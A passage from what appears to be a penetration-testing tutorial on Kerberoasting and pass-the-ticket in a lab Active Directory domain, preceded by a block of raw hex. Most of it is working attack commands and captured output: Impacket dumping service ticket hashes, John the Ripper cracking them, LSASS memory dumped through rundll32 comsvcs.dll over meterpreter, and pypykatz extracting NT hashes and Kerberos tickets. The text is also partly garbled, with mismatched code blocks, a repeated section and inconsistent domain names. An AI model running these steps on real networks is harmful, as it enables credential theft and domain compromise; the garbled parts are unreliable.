D0DF57571D8070F297AE9919DD2C724F1EAECEB98CBB3F9E61A01865FFEB57F546E6FD270E9440E9F804C3B1EF4E086
4CA7DBE775C50B55D42D3A25FCD97B429CB9A4FAF2CA49FF18C6ED5BC48105AFD7B4F380DFA3A026A282E78EE2D21498
B385DE38F648F365E56F4420BD78BF7E09F55B25D63526A9FA118C66353614C521B3716463869367871EEF7A25937425
7D11BF5DD3040CD5D155061BD3BABB3CCC15B68A9CBDD7CD145EB8028BC9EFC06ED9FA73C9A41645411F25D2EE50278
930D77F376C34DC68352CC1F11537C08383733B325144AE16FCB16E5A9A91F40B70528DBDE7C42036D5D83699A8B45
23EAAED5959A7AB2B28617C85380F6184E57B733CD62E783FFFA8F1586B9A4D124DA126CC1DB4827E7D781EBDBE87747
87EDA2365F6C86CB484A0AB7DD0FCD276D55FED884894E5959157ECC104095CB81A49AFFADD4D8DF531B7D77C1D0805E
8A62F81496FCD3E1C7341DFE9B1C0A31BD859D59128E790C61424CE7B32BEE9924CC80BB5AF625F989CA28D9BEA207
2D86F698266EA9EB1366BB2C4A2476440FC6EAEF00692F9F94FE6A5A9CF331C9E87E4FF28A600C1B2355802D07FBF
81BA1EF60AC535CF0CB0D7865F2800B5D2EFD23EC3960343F1D04CB2FAE1C11638302A5940E3CFCE465CE3CC61F084
E614574C9888C0E057BD5AA02CB887C5177CD26D42287866F535A48412A048DF07C9AAE0E5F96915459E034F28DD39B4
BE0060B640C372CFEC63AC08BC26F7E06CE878DC40D6682D2FAEFABC3A469EA23FE2563989EE1072307F0C5033F4E0B
9502BAA8FCE760623AFF114F753D61799C70E5CDABBB7015FFCFB862D2A3017F3DE815F6C462CBF1CBFC433C96F83C
F23306369300D1353D814C57A3AA9D71883FC7EBDB51EAA9559BE3C092466D1B84CE8052C8C44C71D6F2019743F21FF5
A8CB8EFA756F57847C351AE8D2C5D465267B1D1FB0E8E1880ECA48D84D5A55390D98C405CE9B912A37E8CF57FC62D27
6007BDADB3E1FEE19F66CE86AB2E98D19CF4939BDA368D38DF493B8CD0DD1AC1D56C3FBDF90BF8E4EA9056DA88CF1E
D602AB3E8063E7F8CDABD3B22E8E33D52B4EC0031EBB2C1626DDBFDC1DA8BC3562A435E5330EA61860C02FDA8976054E
BFEF12BA46ABAF8A521956E1C05CF12E7F8C3FE6CAF185E5C455D8C5E5B4F13E5B5F5473F6C459E422

SamAccountName : SVC_SQLService
DistinguishedName : CN=SQL Service,OU=Tech,DC=ignite,DC=local
ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111

```

Method 3: Impacket

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Use **Impacket** inbuilt module “GetUserSPNs.py”, it is a python script that it discovers SPN, extract TGS and dump service Hash, this can be done with the help of the following command:

```

powershell_import /root/powershell/Invoke-kerberoast.ps1
powershell_execute Invoke-Kerberoast

```

It will dump the service hash and with the help of the dictionary, you can brute force it for extracting service passwords.

```

./GetUserSPNs.py -request -dc-ip 192.168.1.105 ignite.local/yashika

```

```

root@kali:~/impacket/examples# ./GetUserSPNs.py -request -dc-ip 192.168.1.105 ignite.local/yashika
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
-----
WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111  SVC_SQLService      2020-04-25 13:27:57.972564  2020-04-25 15:56:42.865496

$krb5tgs$23*$SVC_SQLService$IGNITE.LOCAL$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111*$f2b9eb983ec33fdb784a8344330a25ec$2a8d2a3-
7e7803794d1492f402c428c634ebbf20e670e54916e6a58d0ef10fa918556e5c5b70e30895b6faa954b9586cd13619d3e413bbba0da381efb45c838877717fc5b2i
5136de399fd4463a3c2b03dac102aed5cbee28cf8ff6645ef760617cac9c1332f0126f8eb2344d157008404afc600d24fd15e1d0fec74bb450a07d632475b6f427
947080835f91bc79e3ab8ef54474efcc8bda7fbb306a45d609005a355acbe483419de969423ed814cd77cc7b5527da0abb50f56f3b2e8fb59bbe9fba0d9f83bdac81-
d68b42c95642ed071f2988eba1a5ff5395112a35f5e9d3ec7a8344858143a290487523d7eece5ca80f1e7f28bd2b7cbb51c33a9b1a93907060cca246f61d23483d24-
7776eeca32d7746ef3b563d2a7b7c6eca9394ef5c75d7160fd534cb7f9fe02057fa0987673b8835b348dbf255027971f04871d0ac1d4412776d91cc243f49d108ac5-
a1a27583469f7bffd0d6cb5a91e99779642b32e3eaff463768faffee2d8bbf5a56e27ab24a7ea9e5334435f80a812598a33999e59605a984dc12baad2b6655213b-
fbbf2b441da95193daba1e672146b57d8331f4e9729d6451d1e0bb2e05eb5d34924fcd41873cd387875c53e542a2ec1106d8f4b37334d2935a9c8add73446dead83-

```

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 ]
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 12:54) 0.6024g/s 1267Kp/s 1267Kc/s 1267KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Method 4: Pypykatz

In order to conduct kerberoasting attack, we need to import DMP file in our local machine (Kali Linux) through Client machine and to do this execute the following command through meterpreter session.

```
load powershell
powershell_shell
Get-Process Lsass
cd C:\Windows\System32
.\rundll32.exe comsvcs.dll, MiniDump 628 C:\lsass.DMP full
```

Why we need Lsass.Dmp file?

Because of LSASS.DMP stores the TGT & TGS ticket in the kirbi format for some period of time and using this DMP file we can obtain the following:

- NTLM HASH of User
- KRB5_TGT ticket
- KRB5_TGS ticket
- NTLM HASH for Service

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > Get-Process Lsass

Handles  NPM(K)  PM(K)  WS(K) VM(M)  CPU(s)  Id  SI ProcessName
-----  -
1308     29     6272   45768 ... 33     628  0  lsass

PS > cd C:\Windows\System32
PS > .\rundll32.exe comsvcs.dll, MiniDump 628 C:\lsass.DMP full
PS >
```

Once you have dumped the lsass.dmp, download it on your local machine for extracting kirbi files.

```
download lsass.DMP /root/Desktop/
```

```
meterpreter > download lsass.DMP /root/Desktop/
[*] Downloading: lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 1.00 MiB of 44.76 MiB (2.23%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 2.00 MiB of 44.76 MiB (4.47%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 3.00 MiB of 44.76 MiB (6.7%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 4.00 MiB of 44.76 MiB (8.94%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 5.00 MiB of 44.76 MiB (11.17%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 6.00 MiB of 44.76 MiB (13.41%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 7.00 MiB of 44.76 MiB (15.64%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 8.00 MiB of 44.76 MiB (17.87%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 9.00 MiB of 44.76 MiB (20.11%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 10.00 MiB of 44.76 MiB (22.34%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 11.00 MiB of 44.76 MiB (24.58%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 12.00 MiB of 44.76 MiB (26.81%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 13.00 MiB of 44.76 MiB (29.04%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 14.00 MiB of 44.76 MiB (31.28%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 15.00 MiB of 44.76 MiB (33.51%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 16.00 MiB of 44.76 MiB (35.75%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 17.00 MiB of 44.76 MiB (37.98%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 18.00 MiB of 44.76 MiB (40.22%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 19.00 MiB of 44.76 MiB (42.45%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 20.00 MiB of 44.76 MiB (44.68%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 21.00 MiB of 44.76 MiB (46.92%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 22.00 MiB of 44.76 MiB (49.15%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 23.00 MiB of 44.76 MiB (51.39%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 24.00 MiB of 44.76 MiB (53.62%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 25.00 MiB of 44.76 MiB (55.85%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 26.00 MiB of 44.76 MiB (58.09%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 27.00 MiB of 44.76 MiB (60.32%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 28.00 MiB of 44.76 MiB (62.56%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 29.00 MiB of 44.76 MiB (64.79%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 30.00 MiB of 44.76 MiB (67.03%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 31.00 MiB of 44.76 MiB (69.26%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 32.00 MiB of 44.76 MiB (71.49%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 33.00 MiB of 44.76 MiB (73.73%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 34.00 MiB of 44.76 MiB (75.96%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 35.00 MiB of 44.76 MiB (78.2%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 36.00 MiB of 44.76 MiB (80.43%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 37.00 MiB of 44.76 MiB (82.67%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 38.00 MiB of 44.76 MiB (84.9%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 39.00 MiB of 44.76 MiB (87.13%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 40.00 MiB of 44.76 MiB (89.37%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 41.00 MiB of 44.76 MiB (91.6%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 42.00 MiB of 44.76 MiB (93.84%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 43.00 MiB of 44.76 MiB (96.07%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 44.00 MiB of 44.76 MiB (98.3%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 44.76 MiB of 44.76 MiB (100.0%): lsass.DMP → /root/Desktop//lsass.DMP
[*] download : lsass.DMP → /root/Desktop//lsass.DMP
meterpreter > █
```

Download and install [pypykatz](#) for extracting stored Kerberos tickets in Kirbi format from inside the lsass.DMP file by executing the following commands

```
mkdir /root/kerb
pypykatz lsa -k /root/kerb minidump /root/Desktop/lsass.DMP
```

```

root@kali:~# mkdir /root/kerb
root@kali:~# pypykatz lsa -k /root/kerb minidump /root/Desktop/lsass.DMP
INFO:root:Parsing file /root/Desktop/lsass.DMP
FILE: ===== /root/Desktop/lsass.DMP =====
= LogonSession =
authentication_id 408131 (63a43)
session_id 1
username yashika
domainname IGNITE
logon_server WIN-S0V7KMTVLD2
logon_time 2020-05-16T12:30:53.963778+00:00
sid S-1-5-21-3523557010-2506964455-2614950430-1601
luid 408131
  = MSV =
    Username: yashika
    Domain: IGNITE
    LM: NA
    NT: 64fbae31cc352fc26af97cbdef151e03
    SHA1: c220d333379050d852f3e65b010a817712b8c176
  = WDIGEST [63a43]=
    username yashika
    domainname IGNITE
    password None
  = Kerberos =
    Username: yashika
    Domain: IGNITE.LOCAL
    Password: None
  = WDIGEST [63a43]=
    username yashika
    domainname IGNITE
    password None
  = DPAPI [63a43]=
    luid 408131
    key_guid 7ef3628-31f2-4bd7-b09d-976a55b372c3

```

As you can observe we have obtained all Kerberos ticket in kirbi format as well as the NTLM HASH for user Yashika.

As we said with the help of stored KRB5_TGS, we can extract the NTLM hashes for Service Server.

Now as you can see in the highlight image we've outlined the KRB5_TGS for SQL Server in kirbi format and converted it to john crackable format with the help of kirbi2john.py (possible at /usr/share/john/) called "TGS hash;" then use john for brute force password.

Boom!!!! We found the password for SQL service server.

```


/usr/share/john/kirbi2john.py <KRB5_TGS kirbi> > <Output file name>
john --wordlist=/usr/share/wordlistst/rockyou.txt TGS_hash

```

```

root@kali:~/kerb# ls
lsass.DMP_f278295b.ccache
'TGS_IGNORE.LOCAL_CLIENT1$_cifs_WIN-S0V7KMTVLD2.ignite.local_1e6ec7f7.kirbi'
'TGS_IGNORE.LOCAL_CLIENT1$_cifs_WIN-S0V7KMTVLD2.ignite.local_ignite.local_e023c380.kirbi'
'TGS_IGNORE.LOCAL_CLIENT1$_CLIENT1$_3fd2a60f.kirbi'
'TGS_IGNORE.LOCAL_CLIENT1$_ldap_WIN-S0V7KMTVLD2.ignite.local_ignite.local_c7861a86.kirbi'
'TGS_IGNORE.LOCAL_CLIENT1$_ldap_WIN-S0V7KMTVLD2.ignite.local_ignite.local_d049f273.kirbi'
TGS_IGNORE.LOCAL_yashika_ldap_WIN-S0V7KMTVLD2.ignite.local_267e6684.kirbi
TGS_IGNORE.LOCAL_yashika_LDAP_WIN-S0V7KMTVLD2.ignite.local_ignite.local_53289817.kirbi
TGS_IGNORE.LOCAL_yashika_LDAP_WIN-S0V7KMTVLD2.ignite.local_ignite.local_753600b3.kirbi
TGS_IGNORE.LOCAL_yashika_WIN-S0V7KMTVLD2_SVC_SQLService.ignite.local:60111_4b16e13f.kirbi
'TGT_IGNORE.LOCAL_CLIENT1$_krbtgt_IGNORE.LOCAL_14733be7.kirbi'
'TGT_IGNORE.LOCAL_CLIENT1$_krbtgt_IGNORE.LOCAL_1f072fca.kirbi'
'TGT_IGNORE.LOCAL_CLIENT1$_krbtgt_IGNORE.LOCAL_4e660121.kirbi'
'TGT_IGNORE.LOCAL_CLIENT1$_krbtgt_IGNORE.LOCAL_817d846d.kirbi'
TGT_IGNORE.LOCAL_yashika_krbtgt_IGNORE.LOCAL_6d469878.kirbi
TGT_IGNORE.LOCAL_yashika_krbtgt_IGNORE.LOCAL_881fc286.kirbi
root@kali:~/kerb# /usr/share/john/kirbi2john.py TGS_IGNORE.LOCAL_yashika_WIN-S0V7KMTVLD2_SVC_
SQLService.ignite.local:60111_4b16e13f.kirbi > TGS_hash
root@kali:~/kerb# john --wordlist=/usr/share/wordlists/rockyou.txt TGS_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5tgs$unknown)
1g 0:00:00:01 DONE (2020-05-16 10:17) 0.9259g/s 1947Kp/s 1947Kc/s 1947KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/kerb#

```



KERBEROASTING AND PASS THE TICKET ATTACK USING LINUX

Pass the Ticket: kirbi2ccache

In order to abuse Kerberos against pass the ticket or kerberoasting attack, we need to import DMP file in our local machine (Kali Linux) through Client machine and to do this execute the following command through meterpreter session.

```
load powershell
powershell_shell
Get-Process Lsass
cd C:\Windows\System32
.\rundll32.exe comsvcs.dll, MiniDump 628 C:\lsass.DMP full
```

Why we need Lsass.DMP file?

Because of LSASS.DMP stores the TGT & TGS ticket in the kirbi format for some period of time and using this DMP file we can obtain the following:

- NTLM HASH of User
- KRB5_TGT ticket
- KRB5_TGS ticket
- NTLM HASH for Service

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > Get-Process Lsass
```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	SI	ProcessName
1308	29	6272	45768	... 33		628	0	lsass

```
PS > cd C:\Windows\System32
PS > .\rundll32.exe comsvcs.dll, MiniDump 628 C:\lsass.DMP full
PS >
```

Once you have dumped the lsass.dmp, download it on your local machine for extracting kirbi files.

```
download lsass.DMP /root/Desktop/
```

```

meterpreter > download lsass.DMP /root/Desktop/
[*] Downloading: lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 1.00 MiB of 44.76 MiB (2.23%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 2.00 MiB of 44.76 MiB (4.47%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 3.00 MiB of 44.76 MiB (6.7%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 4.00 MiB of 44.76 MiB (8.94%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 5.00 MiB of 44.76 MiB (11.17%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 6.00 MiB of 44.76 MiB (13.41%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 7.00 MiB of 44.76 MiB (15.64%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 8.00 MiB of 44.76 MiB (17.87%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 9.00 MiB of 44.76 MiB (20.11%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 10.00 MiB of 44.76 MiB (22.34%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 11.00 MiB of 44.76 MiB (24.58%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 12.00 MiB of 44.76 MiB (26.81%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 13.00 MiB of 44.76 MiB (29.04%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 14.00 MiB of 44.76 MiB (31.28%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 15.00 MiB of 44.76 MiB (33.51%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 16.00 MiB of 44.76 MiB (35.75%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 17.00 MiB of 44.76 MiB (37.98%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 18.00 MiB of 44.76 MiB (40.22%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 19.00 MiB of 44.76 MiB (42.45%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 20.00 MiB of 44.76 MiB (44.68%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 21.00 MiB of 44.76 MiB (46.92%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 22.00 MiB of 44.76 MiB (49.15%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 23.00 MiB of 44.76 MiB (51.39%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 24.00 MiB of 44.76 MiB (53.62%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 25.00 MiB of 44.76 MiB (55.85%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 26.00 MiB of 44.76 MiB (58.09%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 27.00 MiB of 44.76 MiB (60.32%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 28.00 MiB of 44.76 MiB (62.56%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 29.00 MiB of 44.76 MiB (64.79%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 30.00 MiB of 44.76 MiB (67.03%): lsass.DMP → /root/Desktop//lsass.DMP
[*] Downloaded 31.00 MiB of 44.76 MiB (69.26%): lsass.DMP → /root/Desktop//lsass.DMP
